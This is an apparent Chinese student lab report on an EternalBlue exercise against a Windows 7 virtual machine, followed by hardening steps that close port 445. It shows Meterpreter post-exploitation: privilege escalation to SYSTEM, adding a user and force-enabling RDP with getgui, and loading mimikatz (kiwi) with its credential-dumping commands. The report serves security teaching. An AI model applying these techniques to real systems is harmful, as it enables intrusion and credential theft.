


```
meterpreter > getuid
Server username: VNWIN7\aa
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

用 run getgui 命令可以在靶机中创建新用户，以便下次访问



```
meterpreter > run getgui -h

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
Windows Remote Desktop Enabler Meterpreter Script
Usage: getgui -u <username> -p <password>
Or:    getgui -e

OPTIONS:

    -e        Enable RDP only.
    -f <opt>  Forward RDP Connection.
    -h        Help menu.
    -p <opt>  The Password of the user to add.
    -u <opt>  The Username of the user to add.
```



控制面板 ▸ 用户帐户和家庭安全 ▸ 用户帐户 ▸ 管理帐户

搜索控制面板

选择希望更改的帐户

aa
管理员
密码保护

hacker
标准用户
密码保护

Guest
来宾帐户没有启用

创建一个新帐户


用户帐户是什么?

您能做的其他事

设置家长控制


转到主 "用户帐户" 页面

启用 kiwi 模块，可以获取靶机用户的登录密码



```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > help kiwi

Kiwi Commands
=============

    Command                Description
    -------                -----------
    creds_all              Retrieve all credentials (parsed)
    creds_kerberos         Retrieve Kerberos creds (parsed)
    creds_livessp          Retrieve Live SSP creds
    creds_msv              Retrieve LM/NTLM creds (parsed)
    creds_ssp              Retrieve SSP creds
    creds_tspkg            Retrieve TsPkg creds (parsed)
    creds_wdigest          Retrieve WDigest creds (parsed)
    dcsync                 Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm            Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticket_create   Create a golden kerberos ticket
    kerberos_ticket_list   List all kerberos tickets (unparsed)
    kerberos_ticket_purge  Purge any in-use kerberos tickets
    kerberos_ticket_use    Use a kerberos ticket
    kiwi_cmd               Execute an arbitary mimikatz command (unparsed)
    lsa_dump_sam           Dump LSA SAM (unparsed)
    lsa_dump_secrets       Dump LSA secrets (unparsed)
    password_change        Change the password/hash of a user
    wifi_list              List wifi profiles/creds for the current user
    wifi_list_shared       List shared wifi profiles/creds (requires SYSTEM)
```

run getgui 命令还可以远程控制靶机，即使靶机没有允许远程连接，也可以 使用-e 命令强行打开其远程连接



系统属性

计算机名 | 硬件 | 高级 | 系统保护 | 远程

远程协助

□ 允许远程协助连接这台计算机(R)

有关启用远程协助的信息

高级(V)...

远程桌面

单击一个选项，然后指定谁可以连接(如果需要)。

● 不允许连接到这台计算机(D)


○ 允许运行任意版本远程桌面的计算机连接(较不安全)(L)

○ 仅允许运行使用网络级别身份验证的远程桌面的计算机连接(更安全)(N)

帮助我选择

选择用户(S)...

确定　取消　应用(A)



```
meterpreter > run 

[!] Meterpreter sc
[!] Example: run p
[*] Windows Remote
[*] Carlos Perez c
[*] Enabling Remot
[*]     RDP is dis
[*] Setting Termin
[*]     Terminal S
[*]     Opening po
[*] For cleanup us
meterpreter > back
[*] Backgrounding 
msf6 exploit(windo
[*] Using configur
msf6 exploit(windo
[*] exec: rdesktop

Autoselecting keyb

ATTENTION! The ser
the following iden

 1. Certificate is

     Issuer: CN=VN


Review the followi
If you do not trus

    Subject: CN=VN
     Issuer: CN=VN
 Valid From: Thu M
         To: Fri S

  Certificate fing

       sha1: 5c3dd
     sha256: c8ba0


Do you trust this                                                                  ficate.
Failed to initiali
Core(warning): Cer
Connection establi
Protocol(warning): 
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to satisfy RDP clipboard text request
```

系统属性

计算机名 | 硬件 | 高级 | 系统保护 | 远程

远程协助

□ 允许远程协助连接这台计算机(R)

有关启用远程协助的信息

高级(V)...

远程桌面

单击一个选项，然后指定谁可以连接(如果需要)。

○ 不允许连接到这台计算机(D)

● 允许运行任意版本远程桌面的计算机连接(较不安全)(L)

○ 仅允许运行使用网络级别身份验证的远程桌面的计算机连接(更安全)(N)

帮助我选择

选择用户(S)...

确定　取消　应用(A)

查看有关计算机

Windows 版本

Windows 7

版权所有 ©

Service Pac

系统

分级:

处理器:

安装内存(RA

系统类型:

笔和触摸:

计算机名称、域和工作组设置


计算机名: VNwin7

计算机全名: VNwin7.tongji.edu.cn

计算机描述: VNwin7

工作组: WORKGROUP


最后，我们讨论一下 445 端口的问题，无论是实验三的漏洞，还是本次的“永 恒之蓝”，都是通过 445 端口渗透的，我们可以关闭此端口来防止此类攻击 打开命令行，用 netstat 命令查看开启端口，发现 445 端口已开启



选择 管理员: C:\WINDOWS\system32\cmd.exe

```
  TCP    127.0.0.1:60443        127.0.0.1:60444        ESTABLISHED
  TCP    127.0.0.1:60444        127.0.0.1:60443        ESTABLISHED
  TCP    127.0.0.1:60445        127.0.0.1:60446        ESTABLISHED
  TCP    127.0.0.1:60446        127.0.0.1:60445        ESTABLISHED
  TCP    127.0.0.1:60447        127.0.0.1:60448        ESTABLISHED
  TCP    127.0.0.1:60448        127.0.0.1:60447        ESTABLISHED
  TCP    127.0.0.1:60449        127.0.0.1:60450        ESTABLISHED
  TCP    127.0.0.1:60450        127.0.0.1:60449        ESTABLISHED
  TCP    127.0.0.1:60453        127.0.0.1:567          ESTABLISHED
  TCP    127.0.0.1:61654        127.0.0.1:61655        ESTABLISHED
  TCP    127.0.0.1:61655        127.0.0.1:61654        ESTABLISHED
  TCP    127.0.0.1:61702        127.0.0.1:61703        ESTABLISHED
  TCP    127.0.0.1:61703        127.0.0.1:61702        ESTABLISHED
  TCP    169.254.218.25:139     0.0.0.0:0              LISTENING
  TCP    192.168.137.1:139      0.0.0.0:0              LISTENING
  TCP    192.168.137.1:53189    0.0.0.0:0              LISTENING
  TCP    [::]:135               [::]:0                 LISTENING
  TCP    [::]:443               [::]:0                 LISTENING
  TCP    [::]:445               [::]:0                 LISTENING
  TCP    [::]:5357              [::]:0                 LISTENING
  TCP    [::]:49664             [::]:0                 LISTENING
  TCP    [::]:49665             [::]:0                 LISTENING
  TCP    [::]:49666             [::]:0                 LISTENING
  TCP    [::]:49667             [::]:0                 LISTENING
  TCP    [::]:49668             [::]:0                 LISTENING
  TCP    [::]:49669             [::]:0                 LISTENING
  TCP    [::]:49670             [::]:0                 LISTENING
  TCP    [::]:49716             [::]:0                 LISTENING
  TCP    [::1]:8307             [::]:0                 LISTENING
  TCP    [::1]:8307             [::1]:49999            CLOSE_WAIT
```

在注册表中关闭 445 端口，再停止 Server 服务



Server


描述:
支持此计算机通过网络的文件、打印、和命名管道共享。如果服务停止，这些功能不可用。如果服务被禁用，任何直接依赖于此服务的服务将无法启动。

名称	描述	状态	启动类型	登录为
RPC Endpoint M...	解析...	已启动	自动	网络服务
Secondary Logon	在不...		手动	本地系统
Secure Socket T...	提供...		手动	本地服务
Security Account...	启动...	已启动	自动	本地系统
Security Center	WSC...	已启动	自动(延迟...	本地服务
Server	支持...		禁用	本地系统
Shell Hardware ...	为自...	已启动	自动	本地系统
Smart Card	管理...		手动	本地服务
Smart Card Rem...	允许...		手动	本地系统
SNMP Trap	接收...		手动	本地服务
Software Protect...	启用...	已启动	自动(延迟...	网络服务
SPP Notification ...	提供...	已启动	手动	本地服务
SSDP Discovery	发现...	已启动	手动	本地服务
Storage Service	强制...		手动	本地系统
Superfetch	维护...	已启动	自动	本地系统
System Event N...	监视...	已启动	自动	本地系统
Tablet PC Input ...	启用...		手动	本地系统
Task Scheduler	使用...	已启动	自动	本地系统
TCP/IP NetBIOS ...	提供...	已启动	自动	本地服务

名称	类型	数据
(默认)	REG_SZ	(数值未设置)
BcastNameQueryCount	REG_DWORD	0x00000003 (3)
BcastQueryTimeout	REG_DWORD	0x000002ee (750)
CacheTimeout	REG_DWORD	0x000927c0 (600000)
DhcpNodeType	REG_DWORD	0x00000004 (4)
EnableLMHOSTS	REG_DWORD	0x00000001 (1)
NameServerPort	REG_DWORD	0x00000089 (137)
NameSrvQueryCount	REG_DWORD	0x00000003 (3)
NameSrvQueryTimeout	REG_DWORD	0x000005dc (1500)
NbProvider	REG_SZ	_tcp
SessionKeepAlive	REG_DWORD	0x0036ee80 (3600000)
Size/Small/Medium/Large	REG_DWORD	0x00000001 (1)
TransportBindName	REG_SZ	\Device\
UseNewSmb	REG_DWORD	0x00000001 (1)
SMBDeviceEnabled	REG_DWORD	0x00000000 (0)

计算机\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\NetBT\Parameters

最后检查一下，445 端口已关闭



```
C:\Users\aa>netstat -an

活动连接

  协议  本地地址          外部地址        状态
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49157          0.0.0.0:0              LISTENING
  TCP    127.0.0.1:54360        0.0.0.0:0              LISTENING
  TCP    192.168.137.129:139    0.0.0.0:0              LISTENING
  TCP    [::]:135               [::]:0                 LISTENING
  TCP    [::]:3389              [::]:0                 LISTENING
  TCP    [::]:49152             [::]:0                 LISTENING
  TCP    [::]:49153             [::]:0                 LISTENING
  TCP    [::]:49154             [::]:0                 LISTENING
  TCP    [::]:49155             [::]:0                 LISTENING
  TCP    [::]:49156             [::]:0                 LISTENING
  TCP    [::]:49157             [::]:0                 LISTENING
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:4500           *:*
```

二、心得体会

实验三和实验四都是对 Windows 操作系统本身的漏洞加以利用进行渗透攻 击的例子，因此我们要明白即使是微软的操作系统也不是完全没有漏洞的，我们 不能把维护安全的工作全部交给操作系统处理，使用额外的防火墙和杀毒软件是 有必要的。